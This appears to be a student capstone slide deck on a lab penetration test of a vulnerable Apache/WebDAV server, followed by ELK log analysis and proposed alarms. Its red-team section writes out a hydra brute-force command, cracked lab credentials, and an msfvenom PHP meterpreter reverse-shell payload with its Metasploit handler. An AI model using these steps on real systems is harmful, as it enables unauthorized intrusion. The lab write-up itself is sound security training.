Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Presenter: Keith Gaston

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	192.168.1.1 (preferred)	NATSwithch (Hos Machine Cloud based - Hosting the 3 VMs below).
Kali	192.168.1.90	Attacking machine used for penetration testing.
ELK	192.168.1.100	Network monitoring machine running Kibana - Logs data from Capstone machine (192.168.1.105).
Capstone (server1)	192.168.1.105	Target machine replicating a vulnerable server - attempting to pop - hosting an Apache and ssh server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute-force Attack	An attack that consists of systematically checking all possible usernames and possible combinations until the correct one is found	This vulnerability and along with a list of passwords (rockyou.txt), the password can be easily found
Open Web Port 80 with public access	Port 80 - HTTP servers and their components are exposed to attacks. The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the web server.
Unauthorized File Upload	Users are allowed to upload arbitrary files to the web server.	This vulnerability allows attackers to upload PHP scripts to the server.
PHP File Inclusion	Attackers can use PHP scripts to execute arbitrary shell commands	Vulnerability allows attackers to open a reverse shell to the server s

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Cryptographic Failures	Cryptographic Failures is an OWASP Top 10 vulnerability. Sensitive data is being exposed: files with company sensitive information.	Exposure of the secret_folder directory and the connect_to_corp_server file compromised the credentials of the Web DAV folder.
WebDAV Vulnerability	Exploit WebDAV on a server and shell access is possible.	If WebDAV is not configured properly, it can allow hackers to remotely modify website content.

Exploitation: Open Web Port 80

01


Tools & Processes
I used nmap to scan for open ports on the target machine:

-Run “nmap 192.168.1.0/24”

02

Achievements
-The exploit revealed 256 IP addresses and 4 hosts up.
-Port 22 and 80 open.
-A secret_folder directory was discovered and accessed.
-This directory is password protected, but susceptible to **brute-force**.

03



```
Nmap scan report for 192.168.1.100
Host is up (0.00087s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.68 seconds
root@Kali:~# 
```

Exploitation: Brute Force

01

Tools & Processes

-Hyrda was used to do a forced attack.

-Downloaded rockyou.txt file and unzipped file.

-Then ran Type: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

02


Achievements

-Credential access

-Cracked the password: leopoldo

03

Exploitation



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10121 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10122 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10123 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10124 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10125 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10126 of 14344398 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10127 of 14344398 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10128 of 14344398 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10129 of 14344398 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10130 of 14344398 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10131 of 14344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10132 of 14344398 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of 14344398 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of 14344398 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136 of 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 14344398 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 14344398 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 14344398 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-09 17:34:50
root@Kali:~#
```

Exploitation: Unauthorized File Upload

01

Tools & Processes

-Set up reverse shell: msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

-msfconsole to launch msfconsole.

-use exploit/multi/handler

-set payload php/meterpreter/reverse_tcp

-show options

-set LHOST 192.168.1.90


-exploit

02

Achievements

-Uploading a web shell allows us to execute **arbitrary shell commands** on the target

03



Warning, you are using the root account, you may harm your system.

Exploitation: PHP File Inclusion

01

Tools & Processes

-Use Meterpreter to connect to uploaded web shell

-Use shell to explore and compromise target

-Connect to the webdav folder by navigating to 192.168.1.105/webdav. Use the credentials that Ryan: user: ryan pass: linux4u.

02

Achievements


-Leveraging the RCE allows us to open a Meterpreter shell to the target

-Once on the target, the full file sys

03

Aftermath

-Achieving a shell on the target allows us to display files




Index of /webdav

```
Name                Last modified     Size Description
Parent Directory                        -
passwd.dav          2019-05-07 18:19   43
shell.php           2022-05-10 01:45 1.1K
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



What time did the port scan occur?


- 12:30 pm on

How groups of many packets were sent and from which IP?

- Resting the courser at the top of the arc, we can observe over **1,000 unique flows.** In the second chart we can observe it’s the IP address **192.168.1.90**.


Analysis: Identifying the Port Scan (cont.)


What responses did the victim respond back with?



We can observe that the victim responded back with 401 (Unauthorized), 207 (Multi-Status), 200 (OK), and 404 (Not found) responses.

Analysis: Finding the Request for the Hidden Directory





What time did the request occur? How many requests were made?

-In the 3 screenshots we can observe that the attack started **5/14/22 at 12:30 pm with 63.79% errors - 16,753** requests.

Which files were requested? What did they contain?


The top three hits for directories and files that were requested were:

- `http://192.168.1.105/company_folder/secret_folder`
- `http://192.168.1.105/company_folder/webdav`
- `http://192.168.1.105/webdav/shell.php`

Analysis: Finding the WebDAV Connection

The `secret_folder` directory was requested **16,753 times**.


The `shell.php` file was requested **17 times**.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,753
http://192.168.1.105/webdav	70
http://192.168.1.105/webdav/shell.php	17
http://192.168.1.105/webdav/passwd.dav	10
http://192.168.1.105/	6

Analysis: Uncovering the Brute Force Attack




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,753
http://192.168.1.105/webdav	70
http://192.168.1.105/webdav/shell.php	17
http://192.168.1.105/webdav/passwd.dav	10
http://192.168.1.105/	6

Export: Raw Formatted

The logs contain evidence of a large number of requests for the sensitive data. This is a telltale signature of a brute-force attack.

Specifically, the password protected “secret_folder” was requested 16,753 times, but the directory with the folder was only accessed 10 times.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

-Set low level alerts for port scanning and a severe alert for high numbers of scanning.

-Threshold should be about 15 for low and 50 for high.

System Hardening

- The local firewall can be used to throttle incoming connections

-ICMP traffic can be filtered

-An IP allowed list can be enabled

-Regular security checks on port. Close ports that does not need to be open.

Mitigation: Finding the Request for the Hidden Directory

Alarm

-Create a list for blocking suspicious IP addresses that are attempting to access directory

-Set a low alert for more than 3 password failures and high alert for more than 6.

-Set an alert to detect multiple attempts within 30 seconds.

System Hardening

-Confidential folders should not be shared on public access panel

-Increase password strength requirements

-Schedule mandatory password reset every 60 days

Mitigation: Preventing Brute Force Attacks

Alarm

-More than 10 requests per second for 30 seconds should trigger the alarm and lock accounts for 30 minutes

-Setting an alert to alert any 401 errors to filter out wrong password attempts

System Hardening

-Installing CAPTCHAs are effective in stopping any kind of automated attack like brute-force attacks

-With the threshold set at 10 for all 401 unauthorized coldes. This will automatic stop the traffic from that IP address for 30 minutes.

Mitigation: Detecting the WebDAV Connection

Alarm

-Monitor access to WebDAV with Filebeat
-Fire an alarm on any read performed on files within WebDAV
-Set an alarm whenever someone accesses the WebDAV directory.
-Ideally, allow valid IP addresses.
-Generate an alert for blocked IPs connecting to WebDAV and from non secure locations.

System Hardening

-Limit user access to WebDAV
-Scan all incoming traffic
-Have a more secure application in place to use
-Allow only internal access to WebDAV

Mitigation: Identifying Reverse Shell Uploads

Alarm

